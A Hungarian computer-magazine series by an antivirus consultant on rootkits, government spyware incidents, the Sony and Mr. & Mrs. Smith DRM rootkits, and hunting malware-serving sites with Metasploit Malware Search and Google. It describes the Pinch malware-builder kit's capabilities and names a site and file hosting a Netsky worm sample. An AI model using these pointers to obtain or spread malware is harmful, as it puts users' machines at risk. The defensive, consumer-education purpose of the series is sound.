A ThreatSense technológiája a már aktivizálódott, feltelepült rootkitek ellen is használható, ezt korábban csak igen nehézkesen lehetett megvalósítani. A NOD32 állandó védelme és kézi indítású víruskeresője minden rootkitfolyamatot képes észlelni, függetlenül annak rejtőzködési mechanizmusától, és képes kikerülni a rootkit által eltérített (hook) függvényhivatkozásokat, ezáltal a programok tényleges állapotát látja.

Megint jőnek, kopogtatnak

Az utóbbi években egyébként hihetetlen módon megnőtt a rejtett kémprogramok mennyisége. Néhány nappal ezelőtt adtak hírt arról (**hopp.pcworld.hu/3509**), hogy *Angela Merkel* német kancellár kínai látogatása alatt derült ki, hogy a német kancellária és több más kulcsfontosságú (külügy, gazdasági, kutatási) minisztérium számítógépei kínai eredetű rejtett kémprogramokat tartalmaztak, amelyek a kikémlelt adatokat rendszeresen házon kívülre továbbították. A beszámolók szerint a támadások a kínai Lanzhouból, Kantonból és Pekingből indultak ki, és az ellopott adatok is ide érkeztek.

Valamivel később a Pentagonban elismerték, hogy hónapokkal ezelőtt idegenek fértek hozzá a védelmi miniszter levelezőrendszeréhez. Jelen cikk írásakor pedig a *The Guardian* oldalán jelent meg egy hír (**hopp.pcworld.hu/3510**), miszerint a brit kormányzat egyes számítógép-hálózataiba, köztük a parlament és a külügyminisztérium rendszerébe is betörtek ismeretlenek.

Nem bizonyítható, hogy itt is kínai behatolókról van-e szó, mindenesetre a betörés megtörtént, és az ettől való félelem már biztosan létezik. A cikk szerint Kínában a világ legfejlettebb internetes szűrőeszközeit fejlesztették ki; például az úgynevezett Kínai Nagy Tűzfal (Great Firewall of China) segítségével a dalai lámáról, Tajvanról és egyéb, Kína számára kellemetlen politikai dolgokról szóló információk elérését korlátozzák igen hatékonyan.

Pinch, ami van

2007. július 25-én arról kaptunk hírt, hogy a Panda laboratóriuma felfedezett egy Pinch nevű, adatlopásra tervezett vírus-, trójai- és kémprogramkészítő készletet, amelyet egyes alvilági online fórumokon pénzért árulnak. Kíváncsiságunk most sem lankadt, egyetlen torrentoldalról rögtön három különböző változatban is (1.0, 2.58 és 3.0 verziót) letöltöttük. Ebből a 3.0 egy hamis, backdoorral fertőzött működésképtelen állománynak bizonyult, viszont a 2.58-as csomagot sikerült „munkára" fogni. Elképesztő részletességgel állíthatók be a készítendő kártevő tulajdonságai: milyen nevű DLL készüljön, milyen gyakorisággal küldjön e-mailt, képes az elkészült állományt FSG, MEW és UPX EXE-tömörítőkkel elkódolni, ezzel pedig megnehezíteni a kód későbbi visszafejtését. Emellett rootkitszerű rejtőzködésre és biztonsági programok hatástalanítására is találhatunk benne beállítási lehetőségeket. Veszélyességére jellemző, hogy nemcsak szöveges jelszavakat képes kikémlelni, de a képernyőn megjelenő adatok rendszeres lefényképezésére (screenshot) is alkalmazható, valamint az így keletkezett GIF, JPG vagy BMP formátumú képek távoli helyre küldésére. Próbaképpen előállítottunk néhány állományt, de ezeket a „futószalagon" készült kártevőket több víruskereső is már név szerint Pinch-variációként ismert fel.

Két tanulság is leszűrhető ebből: az egyik, hogy az ilyen információk, programok terjedését nem lehet megakadályozni az interneten, a másik pedig, hogy a gépünk elleni kémkedést nem fantazmagóriának, hanem nagyon is valós, jelen levő veszélynek kell felfognunk. Ahogy pár éve vakmerőnek tartottuk azt, aki vírusirtó nélkül „mászkált" az internet országútján, most a vírusirtó–tűzfal–kémprogramirtó triót javasoljuk alapértelmezett páncélzatnak.

Kovács úr és neje

Érdekes módon a Sony említett CD-s baklövése után mások is megpróbálkoztak rootkitekkel felvértezett másolásvédelemmel. 2006 februárjában a Mr. és Mrs. Smith című mozifilm német nyelvű DVD-kiadásán találtak hasonló kártevőt. A szóban forgó Settec Alpha rootkit a Sony programjánál talán kevésbé veszélyes, mert nem rejt el mást, csak a saját programfájlját, ettől függetlenül mégis biztonsági kockázatot jelenthet, és elősegítheti akár hackerek vagy vírusok behatolását a rendszerbe. Erről és a digitális anyagok szerzői jogvédelméről (DRM, Digital Right Management) is részletesen szó lesz sorozatunk következő részében.

***

Kérjük kedves olvasóinkat, ha a témában kérdésük, hozzászólásuk van, juttassák el hozzánk (**velemeny@pcworld.hu**).

Csizmazia István,
vírusvédelmi tanácsadó
Sicontact Kft., a NOD32 magyarországi képviselete

KAPCSOLÓDÓ WEBOLDALAK

A NOD32 magyar honlapja: www.nod32.hu

Az ESET threat-center blogja: www.eset.com/threat-center/blog/

Mark Russinovich blogja:
blogs.technet.com/markrussinovich/

www.rootkit.com
www.antirootkit.com
www.invisiblethings.org
www.bluepillproject.org

KÉMEK A FILMEN, KÉMEK A GÉPBEN

A digitális jogkezelés vadhajtásai

Sorozatunk harmadik epizódjában a Mr. és Mrs. Smith című film elhíresült német kiadása kapcsán a digitális jogkezelés (Digital Right Management – DRM) helytelen felhasználásáról lesz szó.

A rootkites rejtőzködő technikát a szerzői jogok őrzői is igyekeznek kiaknázni. Jó-e ez nekünk, és ha nem, hogyan védekezhetünk ellene? Mint tudatos vásárlók, ebben a témában igyekszünk most hasznos információkkal szolgálni.

Ahova nézek, ott rootkit terem

Múlt havi cikkünkben már részletesen beszámoltunk arról, hogy 2005 novemberében a Sony BMG zenei CD-ken lévő másolásvédelmi rootkit milyen nagy vihart kavart. Érdekes módon a Sony baklövése után mások mégis újra megpróbálkoztak rootkitekkel felvértezett másolásvédelemmel. 2006 februárjában a Mr. és Mrs. Smith című mozifilm német nyelvű DVD-kiadásán találtak hasonló kártevőt. Az F-Secure beszámolója szerint az egyik német internetes magazin, a **www.heise.de** szerkesztői figyeltek fel arra, hogy a Mr. és Mrs. Smith DVD számítógépbe helyezésekor egy telepítőprogram indult el. Ez nem más volt, mint a Settec Alpha másolásvédelmi szoftver, a meglepő azonban az, hogy rootkit technikákat használva rejtette el magát a felhasználó elől.


Definíciója szerint a rootkit egy olyan szoftver, mely képes elrejteni magát mind a felhasználók, mind a különféle biztonságtechnikai termékek elől. Ezt különféleképpen teheti meg: van, amelyik egy könyvtárlistázás során a hozzá tartozó fájlokat nem mutatja meg, míg igen elterjedt az a módszer is, hogy a futó alkalmazások listáján nem jelenik meg az éppen aktív rootkit munkafolyamatainak neve. Ha nem fogadjuk el a DVD végfelhasználói licencszerződését (EULA, End User License Agreement), a számítógép egyszerűen kiadja a DVD-t, ha elfogadjuk, akkor viszont telepíti a jogvédő programot a gépre.

Alpha Kémbázis

A szóban forgó Settec Alpha rootkit a Sony programjánál talán kevésbé veszélyes, mert nem rejt el mást, csak saját programállományát, ettől függetlenül mégis biztonsági kockázatot jelenthet, és akár azt is elősegítheti, hogy hackerek vagy vírusok hatoljanak be a gépbe. A NOD32 képes felismerni és eltávolítani e kellemetlen alkalmazást, de magának a DVD-nek a kiadója is megjelentetett egy eltávolító szoftvert, amelyre azért volt szükség, mert alapesetben a programot nem lehet sem a Start menüből, sem pedig a Vezérlőpult segítségével eltávolítani. Kizárólag netes kapcsolattal lehet uninstallálni, több lépés és szándékmegerősítés után, internetkapcsolat híján viszont sajnos nem lehet tőle megszabadulni.

Az első hírek szerint a fertőző DVD német és finn nyelvterületen került a boltokba, de a megerősített információk szerint csak és kizárólag a német változat tartalmazta a rootkitet, a finn verzió nem. (Aki hozzá akar jutni, nincs más dolga, mint rákeresni a németországi eBay portálon, a mai napig keringenek belőle példányok.)


Itt és minden más automatikusan induló lemez esetében érdemes megtanulnunk, hogy a Windows automatikus AutoRun funkcióját (és ezzel bármely kártékony program települését) a lemez behelyezésekor a <Shift> billentyű 10 másodperces lenyomásával hatástalaníthatjuk. Az újabb rootkitbotrány kipattanása után ezt a módszert a Mr. és Mrs. Smith DVD csomagolásán egy piros matricán fel is tüntették. A DVD-re került másolásvédelmi rootkit csak Windows alatt települ, asztali lejátszókkal vagy más operációs rendszer alatt semmilyen problémát nem okoz, a film lejátszását sem akadályozza. Az Alpha-DVD rootkitet készítő Settec cég korábban a dél-korai LG vállalatnak dolgozott.




Úgy tűnik, a harc nem kizárólag a képernyőn zajlik: a Nagy Testvér helyett sok Kis Testvér kíváncsi tekintete igyekszik mind jobban kifürkészni hétköznapi életünket, ellenőrzést gyakorolni és titokban információkat szerezni

DRM, mert megérdemlem


A digitális anyagok szerzői jogvédelme az a módszer, mellyel a kiadók és a szerzői jog tulajdonosai kezelni akarják, továbbá ellenőrzésük alatt akarják tartani a tőlük származó adatok – többnyire médiafájlok vagy akár dokumentumok – mozgását a különböző lejátszó eszközökön, illetve a számítógépek között. A kellő szakmai gonddal kidolgozott DRM-rendszerek nem rejtenek veszélyt magukban, igaz, így is bosszantóan korlátozzák a felhasználók lehetőségeit. Mi most a kifejezetten alattomos és nem kellőképpen tesztelt, ezért rendszerünk stabilitását veszélyeztető megoldásokra hív-



Amikor kitör egy újabb rootkitbotrány, a gyártók kénytelen-kelletlen közreadják az eltávolító eszközt. A nagy kérdés persze ezek után az, hogy az események tükrében a koreai weboldalról letölthető újabb programban vajon megbízhatunk-e?



Ha települt a másolásvédelem, gyakran búcsút inthetünk a CD/DVD-írásnak, mert meghajtóink egyszerűen eltűnnek a kiválasztható eszközök listájáról



A NOD32 2.7 vírusirtó program – ha az állandó védelemben bekapcsoljuk a Veszélyes alkalmazások keresése opciót – már a Settec Alpha telepítési kísérletnél védelmet nyújt

juk fel a figyelmet – sajnos van belőlük jócskán.

A Sony a First 4 Internet cég XCP (Extended Copy Protection) másolásvédelmi megoldását választotta, hogy néhány CD-n kiadott zenei anyaga használatát ellenőrizhesse. Az XCP-vel védett lemezeknél korlátozták a készíthető CD- vagy DVD-másolatok számát, valamint azt is ellenőrizték, hogy alkalmaztak-e rippelést (a CD-audioanyag lemásolása és számítógépes formába – WAV, MP3 stb. – való átalakítása) az adott zenei anyagnál, számítógépen vagy más hordozható zenelejátszó esetében. Ezek a zenei CD-k a számítógépen mindaddig nem voltak lejátszhatók, míg nem telepítették a mellékelt szoftvert. A korlátozó funkciók mellett az XCP fájlokat és futó folyamatokat rejtett el, Registry-kulcsokat és -bejegyzéseket módosított, manipulálva ezzel az operációs rendszer alapértelmezett API-függvénykészletének végrehajtását. Bár maga a program önmagában nem jelentett veszélyt – mint azt a múlt hónapban taglaltuk – de lehetőséget adott a különféle veszélyes kártevőknek elrejtőzni mögéje a biztonsági szoftverek elől.

Nem feltétlenül szükséges rootkit ahhoz, hogy egy DRM-rendszer veszélyes legyen! Egyes DRM-megoldások adott esetben kárt is tehetnek a számítógépben vagy más készülékekben. Vannak olyanok, amelyek inkompatibilisek lehetnek a számítógép beállításaival, ezzel a rendszer összeomlását okozhatják. A biztonság akkor is kockán foroghat, ha a DRM-rendszer ügyetlen kiegészítő programokat telepít a számítógépre. Ezek aztán konfliktusba kerülhetnek a DVD-meghajtóval, DVD-, illetve egyéb médialejátszó programunkkal vagy más, többnyire multimédiás funkcióival. Pontosan ez következett be a Mr. és Mrs. Smith DVD esetében. Több fórumra is érkezett olyan felhasználói panasz, hogy a program telepítése után a DVD-írók és virtuális meghajtók elérhetetlenek lettek, a **heise.de** gépein a program jelenlétében bármilyen DVD-adatlemez hibásan lett megírva. Egy ilyen gépen hiába indítjuk el a CD/DVD-író programot (például Nero, Alcohol), az optikai egységeket nem tudjuk kiválasztani az egységek legördülő menüjében. Az a szomorú, hogy ebben az esetben a DRM csak azt leckéztette meg, aki boltban, pénzért megvásárolta, és legálisan birtokolta a korongot.

A norvég Jon Johansen (DVD Jon) először a DVD-k másolásvédelmének feltörésével vált híressé. Amikor 2003-ban nyilvánosságra hozta az iTunes Music Store másolásvédelmének feltörésére írt programját, egy újabb per várt rá. A perek alatt tömegek tüntettek mellette, az első per alapjául szolgáló DVD-törő kódot pedig még pólókra is rányomtatták

Mire figyeljünk?

Akár online, akár fizikai formában keresünk zenei, illetve videoanyagot, az esetleges vásárlás előtt alaposan tanulmányozzuk át a csomagoláson vagy a termékleíráson található jelöléseket. A Copy Protected, illetve Copy Control feliratok egyértelműen jelzik az esetleges másolásvédelmet. Ha online vásárolunk, ne kattintsunk automatikusan a Next gombra, hanem figyelmesen olvassuk el a licencszerződést. Legjobb, ha kinyomtatjuk, és ha kétségeink vannak, kérjünk fordítási, illetve értelmezési segítséget. Online letölthető tartalom esetén tájékozódjunk annak tárolási, másolatkészítési lehetőségei felől, illetve arról, hogy a különféle adathordozóra (MP3-lejátszó, CD/DVD) való másolása nem ütközik-e akadályba.

Ha az adott feltételek nem megfelelőek számunkra, álljunk el a vásárlástól. Ha pedig később úgy érezzük, hogy a hiányos tájékoztatás vagy más ok miatt hátrány vagy kár ért bennünket, forduljunk a Fogyasztóvédelmi Felügyelethez.

Végjáték, végkövetkeztetésekkel

Annak idején a Sony nem kezelte megfelelően az esetet a nyilvánosság előtt, és első javítási kísérlete is alkalmatlannak bizonyult. Ez egy olyan segédprogram volt, amelyet csak az vehetett igénybe, aki előtte kitöltött egy űrlapot. Használatával el lehetett ugyan távolítani a védelmi programot, ettől kezdve viszont nem lehetett lejátszani a számítógépen a megvásárolt zenei CD-t – vagy kikapcsolhattuk a védelmi program rejtettségét. Jelentések szerint ez a kezdeti javítócsomag nagyméretű volt és alig tesztelt, sőt egy illegális jelentést küldő funkcióval is rendelkezett („hazatelefonált"), amelyről persze egy árva szó sem esett a végfelhasználói licencszerződésben.

Hosszú pereskedés után a Massachusetts állam főügyésze által közzétett bejelentés szerint 2006 karácsonya előtt sikerült megállapodni a Sony BMG-vel a rootkitbotrány rendezéséről, amelynek eredményeként jelentős kártérítést fizettek ki mind az Egyesült Államoknak, mind a vásárlóknak. A megállapodás értelmében a pert indító 39 államból álló csoportosulás összesen 4,25 millió dollárt kapott, a pórul járt vásárlók pedig a korábbi egyezményekben rögzítettekhez hasonlóan a Sony BMG weboldalán jelezhették igényüket, melynek elfogadása esetén egyenként 175 dollárt kaptak kézhez. Ez a cég véleménye szerint megfelelő összeg a rootkittel fertőzött zenei albumokért cserébe. Ezzel a Sony végre maga mögött hagyhatta ezt a kellemetlen időszakot, hiszen a perek legnagyobb részét így lezárták.

A mi szempontunkból az a fontos momentum, hogy ebben az egyezményben kikötötték: a kiadó a jövőben nem használhat az XCP-hez hasonló DRM másolásvédelmi megoldást.

Osztjuk azt a nézetet, hogy a különböző fejlesztőcégeknek (és nem csak a másolásvédelmi eszközöknek) távol kellene tartani magukat mindenféle rejtett machinációktól. Az ilyen módszerek biztosan nem szolgálják a felhasználó érdekeit, és sok esetben akár újabb biztonsági sebezhetőségek kialakulásához vezethet. Ezek után csak reménykedhetünk, hogy két ilyen súlyos eset kapcsán a forgalmazók a jövőben talán átgondoltabb, és ránk, vásárlókra nézve kedvezőbb megoldásokkal rukkolnak elő. Sajnos várhatóan a DRM nélkülözhetetlen kelléke lesz a jövő digitális termékeinek, de mi már annak is örülnénk, ha ez valóban csak az adott tartalmat védené, és másban nem akadályozna vagy szolgáltatna ki minket, valamint nem kémkedne utánunk.

***

Kérjük kedves olvasóinkat, ha a témában kérdésük, hozzászólásuk van, juttassák el hozzánk **(velemeny@pcworld.hu).**

Csizmazia István,
vírusvédelmi tanácsadó
Sicontact Kft., a NOD32 antivírus magyarországi képviselete
antivirus.blog.hu

KAPCSOLÓDÓ WEBOLDALAK

Híradások a Mr. & Mrs. Smith DVD esetről:
hopp.pcworld.hu/3716, hopp.pcworld.hu/3717, hopp.pcworld.hu/3718

Használati útmutató a digitális jogkezeléshez, magyarul:
hopp.pcworld.hu/3715

A hivatalos Settec Alpha-DVD rootkit-eltávolító:
uninstall.settec.com/eng/


A digitális másolásvédelem jelölései:
ukcdr.org/issues/cd/warnings/

METASPLOIT MALWARE SEARCH

Víruskeresés a Google segítségével

Sorozatunk negyedik epizódjában a Google-t a szokásostól eltérően fogjuk használni: vírusokra vadászunk vele! Fény derül arra is, hogy az internetes keresők olykor olyan tartalmakat is beindexelnek – és ezzel a nagyközönség számára is láthatóvá tesznek –, amelyeket a webszerver-üzemeltetők eredetileg nem szerettek volna közkinccsé tenni.

A MetaSploit Project weboldala (**www.metasploit.com**) napjaink egyik legérdekesebb alkotása, amellyel a biztonsági szakértőknek az exploitok (biztonsági hibákat kihasználó kártevők) keresésére, tesztelésére, valamint a róluk szóló egyéb információk megszerzésére nyílik módjuk. Egyúttal ez a rosszfiúk álma is, hiszen az itt talált kódokat rendkívül egyszerűen be tudják vetni, illetve akár újakat is írhatnak az itt szerzett ismeretanyag alapján. A következőkben a Google internetes keresőjének és a MetaSploit Malware Search szolgáltatásának segítségével magunk is kártevőket terjesztő weboldalakra vadászunk.



A Metasploit Malware Search kezdőlapja

A kártevők új generációja

Az utóbbi években az ártalmas programok egyre inkább a weboldalakról leselkednek ránk. A vírusterjesztők ugyan továbbra is próbálkoznak e-mailes küldéssel, de a leggyakrabban kártékony weboldalakról vagy fertőzött zombigépekről próbálnak meg kártevőt letöltetni a gépünkre. Szintén kedvelt módszer, hogy egy online videotartalom megtekintéséhez új, kiegészítő kodek letöltését javasolja egy weboldal, amit sokan gondolkodás nélkül elfogadnak, és telepítik azt. Az így letöltött, DNS-manipulációt alkalmazó kártevő azután képes teljes mértékben eltéríteni böngészéseinket, észrevétlenül hamisított oldalakra irányít minket, és ezzel hatalmas veszélynek teszik ki: a valós oldalhoz tartozó jelszavaink a csalóknál kötnek ki. Sajnos ez a módszer Windows alatt viszonylag gyakori, de friss hír az is, hogy egy ilyen típusú kártevőt fedeztek fel a napokban megjelent Macintosh OS X Leopard operációs rendszer alatt is.


Úgy tűnik, a jövő egyik útja az lesz, hogy a rosszfiúk tömegével fognak egyszerű, hétköznapi weboldalakat feltörni – merthogy ez könnyű –, és azok kódját láthatatlanul megmérgezve, vírusok és kémprogramok terjesztésére fogják kihasználni.

Manapság szinte mindenkinek van már a gépén valamilyen vírusirtó. Gyanús levélmelléklet esetében sokan tudnak segítséget kérni, de saját weboldaluk rendszeres ellenőrzését, megfelelő szintű technikai védelmét már sokkal kevesebben tudják ellátni – és mint máshol, a folyamatok itt is mindig a gyengébb ellenállás irányába haladnak. Természetesen emellett a nehezebb falatot jelentő, alaposabban védett, de milliókhoz eljutó közösségi és hírportálok is veszélyben lesznek. Itt a gyenge pontot az emberi lustaság, az elmulasztott vagy késve telepített biztonsági javítások, illetve a nulladik napi, még ismeretlen biztonsági hibák (exploitok) kihasználása jelenti.

Fontos a (szerver) operációs rendszer és az azon futó alkalmazói programok frissítéseinek naprakészen tartása. Ehhez jó segítség lehet a Secunia Inspector, a Microsoft Baseline Security Analyzer vagy akár a Sunbelt Network Security Inspector program. Az említett eszközök hatásosan és alaposan feltárják a gyenge, elavult komponenseket, és a frissítéshez is konkrét linkkel, útmutatóval szolgálnak.

A böngészés közben terjedő kártevők miatt nemcsak az oldalak üzemeltetőinek, hanem nekünk is vigyáznunk kell, hiszen hosszabb-rövidebb ideig akár kedvenc hírportálunk, tisztának gondolt, rendszeresen látogatott weboldalaink is fertőzöttek lehetnek.

Mit tehetünk ez ellen? Az ilyen rosszindulatú oldalakat több módszerrel és helyen is igyekeznek nyilvántartani. Léteznek már beépülőmodulok (NetCraft Toolbar, Finjan SecureBrowsing, NoScript, RgGuard, Crawler Toolbar) a böngészőkliensekhez, amelyek képesek figyelmeztetni, il-



Netsky-találatok a listában

SEGÍTSÉG A KÉTKEDŐKNEK

Ha gyanús programokról gyűjtünk információt, hasznos segítség lehet egy Ruby nyelven írodott program, a Malware Signature Generator **(mwsig.rb).** Ennek segítségével bármely, a birtokunkban levő állományhoz a Metasploit által ismert „szabványos" azonosító szignatúra (ellenőrző összeget tartalmazó „ujjlenyomat") készíthető, ennek birtokában pedig a Google-keresés is tovább árnyalható. A program kódja a Metasploit oldalán **(hopp.pcworld.hu/3855)** található, az ezt futtató Ruby interpreter pedig a **www.ruby-lang.org** címről tölthető le. (A Ruby egy ingyenes, nyílt forráskódú objektumorientált programnyelv, amelyet egyébként gyors tanulhatósága okán is érdemes megismerni.)

A Ruby nyelven írodott Malware Signature Generatorrel magunk is készíthetünk egy állományról szignatúralenyomatot

CD2/DVD

A cikkben említett programok megtalálhatók a lemezmellékleten

letve a káros tartalmakat blokkolni. A Google is elkezdte már alkalmazni saját hivatkozásminősítő figyelmeztetéseit.

A Netsky féreg nyomában

Azt, hogy valóban vannak ilyen, a kártevőket kéretlenül letöltő oldalak, már az **antivirus.blog.hu** oldal Kattintsunk-e Psycho macskára? című bejegyzésében is bemutattuk – most pedig az alábbi kísérlettel fogjuk demonstrálni.

Menjünk el a Metasploit Project kártevőkereső aloldalára, a Metasploit Malware Searchre (**hopp.pcworld.hu/3794**). Ha olyan általános hivatkozást keresünk, mint például a „worm" vagy a „backdoor", rengeteg találatot kapunk. Szűkítsük egy kicsit a kört, és keressünk egy létező vírust, esetünkben legyen ez a Netsky.

Beírjuk a Netsky szót a keresőablakba, ütünk egy Entert, és már sorakoznak is a lap alján az ezzel kapcsolatos találatok.

Időzzünk itt el egy kicsit! A Google ablakában lévő tanácsadó ikonok egyike jelez: a Finjan szerint ez „valószínűleg kártékony oldal". A Robot Genius RgGuard beépülője pedig már a Metasploit keresőoldalnál is pirosan világít, és egy ablakban külön figyelmeztet a veszélyes tartalomra.

Az óvatos átlagember számára az lehet a legjobb megoldás, hogy ha a kettő közül bármelyik is riaszt, a szokottnál is körültekintőbben jár el, vagy akár ki is hagyja a weboldalra való kirándulást. Mi most azonban továbblépünk, mert gépünk védelme erős és naprakész.

Gyilkos oldalak – csak biztos védelem esetén!

Válasszunk ki most egy találatot a listáról. Itt az idő, hogy elszántan ráléppjünk a linkre: az eredmény nem is marad el, kérdés nélkül egy letöltési ablak bukkan fel, és le óhajtja tölteni gépünkre a *01-details.pif* állományt, amely nem más, mint a Netsky.Q féreg egy példánya.

Megfelelő vírusvédelmi programmal (tesztgépünkön a NOD32 gyártójának, az ESET Smart Security komplett biztonsági csomagjának RC1 jelű béta-verziója volt telepítve) röptében megfoghatjuk a betolakodót, így blokkolva lesz a vírus. A böngésző még így is elhelyezhet egy példányt a webkliens ideiglenes állományai közé – ha ez bekövetkezik, a vírusirtó természetesen ezt is észleli, és megvéd bennünket: beállításainktól függően törli, vagy karanténba helyezi a kártevőt.

Vétlen áldozat(?)

Félretéve a Metasploit keresőjét, a „mezei" Google keresőbe beírtuk a *01-details.pif* szót, azaz a Netsky végrehajtható állományának nevét. A találati listából kiválasztottuk a **www.5z.com** főoldalát. Az oldalt lekérve nem szembesültünk az előző problémával; semmi sem próbálkozott letöltődni, és webes tanácsadóink is csendesen hallgattak. Némi forrásolvasás után – belekukkantottunk a nyitóoldal HTML-kódjába - kiderült, hogy a lapot egy Jirka nevű illető készítette, a Google-bejegyzésből pedig már tudtuk, hogy a vírus is egy jirka nevű könyvtárban csücsül. Ez első próbálkozásunk idején ott is volt még.

Ezek után két eset lehetséges: feltörve az oldalt, valaki orvul odahelyezte a kártevőt, vagy maga az oldal gazdája volt figyelmetlen, és saját könyvtárában tárolt egy ilyen férget. Még az is elképzelhető, hogy a kritikus állományra nem is mutat hivatkozás a weboldalon, mégis szerepel a Google indexei között.

Magunk közt szólva, ha már valaki a saját webszerverét privát, nem publikus állományok tárolására használja, a .HTACCESS állomány segítségével kikapcsolhatná a hívatlan látogatók böngészési lehetőségét, egyúttal megóvhatja magát attól, hogy a fürkésző keresőrobotok kéretlenül indexeljék a másokra nem tartozó, bizalmas könyvtárakat. Emellett (vagy ehelyett) pedig jelszóval kódolt csomagoknak kellene itt szerepelni, hiszen a mappa tartalma ez esetben nem a nyilvánosságnak lett szánva – legalábbis ezt gyanítjuk.

Ha nagyon sok a szabad időnk, és pedánsak akarunk lenni, megkereshetjük az oldal gazdáját – esetünkben ezt valaki nem sokkal később már megtette –, és jelezhetjük, hogy fertőzött az oldala. Az adatokat a Domain Tools oldalán (**www.domaintools.com**) tudjuk lekérdezni, és itt, a doménfoglaló címe mellett a technikai kapcsolattartót is megtaláljuk.

***

